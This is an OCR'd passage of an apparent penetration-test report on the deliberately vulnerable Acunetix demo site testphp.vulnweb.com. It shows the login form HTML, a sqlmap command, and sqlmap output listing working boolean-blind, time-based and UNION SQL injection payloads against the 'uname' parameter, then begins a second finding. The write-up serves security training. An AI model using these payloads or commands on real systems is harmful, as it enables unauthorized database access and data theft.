
Steps to Reproduce:

1) **First, we need a login page with URL testphp.vulweb.com/login.php.**
2) **We need a username, password, and login parameters which means we want to know in which form their values go to the database to access the user or admin.**
3) **We check the parameters of username values using an uname password with pass and login button with submit.**
4) **After that, we tried the sqlmap tool to log in using the brute force method.**



BRUTE FORCE LOGIN PAGE




New Tab - Google Chro...
ankit@kali: ~
login page
Not secure | testphp.vulnweb.com/login.php
Incognito (3)
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
If you are already registered please enter your login information b
Username :
Password :
input 128 × 17
login
You can also signup here.
Signup disabled. Please use the username test and the password
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnera
It is intended to help you test Acunetix. It also helps you understand how developer errors and bad
let someone break into your website. You can use it to test other tools and your manual hacking s
Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (C
Elements
Console
Sources
Network
Performance
Memory
Application
Lighthouse
Styles
Computed
Layout
Filter
:hov .cls
element.style { width: 120px; }
input { style.css:305 font-family: Verdana,Sans-serif; font-size: 10px; border-style: ridge; background-color: #F5F5F5; }
input[type="password" i] { -webkit-text-security: disc !important; padding: 1px 2px; }
input { -webkit-writing-mode: horizontal-tb !important; text-rendering: auto; color: -internal-light-dark(black, white); letter-spacing: normal; word-spacing: normal; text-transform: none; text-indent: 0px; text-shadow: none; display: inline-block; text-align: start; appearance: auto; background-color: -internal-light-dark(rgb(255, 255, 255), rgb(59, 59, 59)); -webkit-rtl-ordering: logical; cursor: text; }
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked="false" -->
<head>…</head>
<body>


…
<!-- end masthead -->
<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->

<h3>If you are already registered please enter your login information below:</h3>

<form name="loginform" method="post" action="userinfo.php">
<table cellpadding="4" cellspacing="1">
<tbody>
<tr>
<td>Username : </td>
<td>
<input name="uname" type="text" size="20" style="width:120px;">
</td>
</tr>
<tr>
<td>Password : </td>
<td>
<input name="pass" type="password" size="20" style="width:120px;"> == $0
</td>
</tr>
<tr>…</tr>
</tbody>
</table>
</form>

…


html body div#mainLayer div#content div.story form table tbody tr td input



New Tab - Google Chro...
ankit@kali: ~
login page
Not secure | testphp.vulnweb.com/login.php
Incognito (3)
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
If you are already registered please enter your login information b
Username :
tr 214 × 25
login
You can also signup here.
Signup disabled. Please use the username test and the password
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnera
It is intended to help you test Acunetix. It also helps you understand how developer errors and bad
let someone break into your website. You can use it to test other tools and your manual hacking s
Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (C
Elements
Console
Sources
Network
Performance
Memory
Application
Lighthouse
Styles
Computed
Layout
Filter
:hov .cls
element.style { width: 75px; }
input { style.css:305 font-family: Verdana,Sans-serif; font-size: 10px; border-style: ridge; background-color: #F5F5F5; }
input[type="submit" i] { appearance: auto; user-select: none; white-space: pre; align-items: flex-start; text-align: center; cursor: default; color: -internal-light-dark(black, white); background-color: -internal-light-dark(rgb(239, 239, 239), rgb(59, 59, 59)); box-sizing: border-box; padding: 1px 6px; border-width: 2px; border-style: outset; border-color: -internal-light-dark(rgb(118, 118, 118), rgb(133, 133, 133)); border-image: initial; }
input { -webkit-writing-mode: horizontal-tb !important;
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked="false" -->
<head>…</head>
<body>

…
<!-- end masthead -->
<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->


<h3>If you are already registered please enter your login information below:</h3>

<form name="loginform" method="post" action="userinfo.php">
<table cellpadding="4" cellspacing="1">
<tbody>
<tr>
<td>Username : </td>
<td>
<input name="uname" type="text" size="20" style="width:120px;">
</td>
</tr>
<tr>
<td>Password : </td>
<td>
<input name="pass" type="password" size="20" style="width:120px;">
</td>
</tr>
<tr>
<td colspan="2" align="right">
<input type="submit" value="login" style="width:75px;"> == $0
</td>
</tr>
</tbody>
</table>
html body div#mainLayer div#content div.story form table tbody tr td input



New Tab - Google Chro...
ankit@kali: ~
ankit@kali: ~
File Actions Edit View Help
(ankit㉿kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/login.php --forms
{1.5.4#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 23:24:13 /2021-05-23/
[23:24:13] [INFO] testing connection to the target URL
[23:24:19] [INFO] searching for forms
[23:24:19] [INFO] found a total of 2 targets
[#1] form:
POST http://testphp.vulnweb.com/search.php?test=query
POST data: searchFor=&goButton=go
do you want to test this form? [Y/n/q]
>


New Tab - Google Chro...
ankit@kali: ~
ankit@kali: ~
File Actions Edit View Help
[23:25:53] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:25:53] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[23:25:53] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[23:25:59] [INFO] target URL appears to be UNION injectable with 8 columns
[23:26:00] [INFO] POST parameter 'uname' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[23:26:00] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
POST parameter 'uname' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 88 HTTP(s) requests:

Parameter: uname (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: uname=-8333' OR 1108=1108#&pass=
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: uname=EXfi' AND (SELECT 5157 FROM (SELECT(SLEEP(5)))jmQU)-- IoaU&pass=
Type: UNION query
Title: MySQL UNION query (NULL) - 8 columns
Payload: uname=EXfi' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71716a7671,0x4f68427273644a6878424f6c616144794f5462654262444a47667a535566445972686756686 14d6f,0x7171787871),NULL#&pass=
---
do you want to exploit this SQL injection? [Y/n]
[23:26:16] [INFO] the back-end DBMS is MySQL


New Tab - Google Chro...
ankit@kali: ~
ankit@kali: ~
File Actions Edit View Help

Parameter: uname (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: uname=-8333' OR 1108=1108#&pass=
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: uname=EXfi' AND (SELECT 5157 FROM (SELECT(SLEEP(5)))jmQU)-- IoaU&pass=
Type: UNION query
Title: MySQL UNION query (NULL) - 8 columns
Payload: uname=EXfi' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71716a7671,0x4f68427273644a687
8424f6c616144794f5462654262444a47667a5355664459726867566861 4d6f,0x7171787871),NULL#&pass=
---
do you want to exploit this SQL injection? [Y/n]
[23:26:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[23:26:17] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/ankit/.l
ocal/share/sqlmap/output/results-05232021_1124pm.csv'
[*] ending @ 23:26:17 /2021-05-23/
(ankit㉿kali)-[~]
$


New Tab - Google Chro...
ankit@kali: ~
ankit@kali: ~
File Actions Edit View Help
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: uname=EXfi' AND (SELECT 5157 FROM (SELECT(SLEEP(5)))jmQU)-- IoaU&pass=
Type: UNION query
Title: MySQL UNION query (NULL) - 8 columns
Payload: uname=EXfi' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71716a7671,0x4f68427273644a687
8424f6c616144794f5462654262444a47667a5355664459726867566861 4d6f,0x7171787871),NULL#&pass=
---
do you want to exploit this SQL injection? [Y/n]
[23:26:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[23:26:17] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/ankit/.l
ocal/share/sqlmap/output/results-05232021_1124pm.csv'
[*] ending @ 23:26:17 /2021-05-23/
(ankit㉿kali)-[~]
$ cat '/home/ankit/.local/share/sqlmap/output/results-05232021_1124pm.csv'
Target URL,Place,Parameter,Technique(s),Note(s)
http://testphp.vulnweb.com/userinfo.php,POST,uname,BTU,
(ankit㉿kali)-[~]
$

4)

Vulnerability Name - No proper handling of comments displayer (HTTP-comments-displayer.nse)

CWE: CWE- 209

OWASP Category: A04:2021 - Insecure Design

Description: Insecure design is a broad category representing different weaknesses, expressed as "missing or ineffective control design." Insecure design is not the source for all other Top 10 risk categories. There is a difference between insecure design and insecure implementation. We differentiate between design flaws and implementation defects for a reason, they have different root causes and remediation.


Business Impact: Insecure design can be how you position servers in your network, the order of trust you put on your systems, the protections you include for other vulnerabilities (including using outdated practices, such as saving passwords in plaintext and more.


Vulnerability Path: 1) http://testphp.vulnweb.com:80/listproducts.php?cat=1

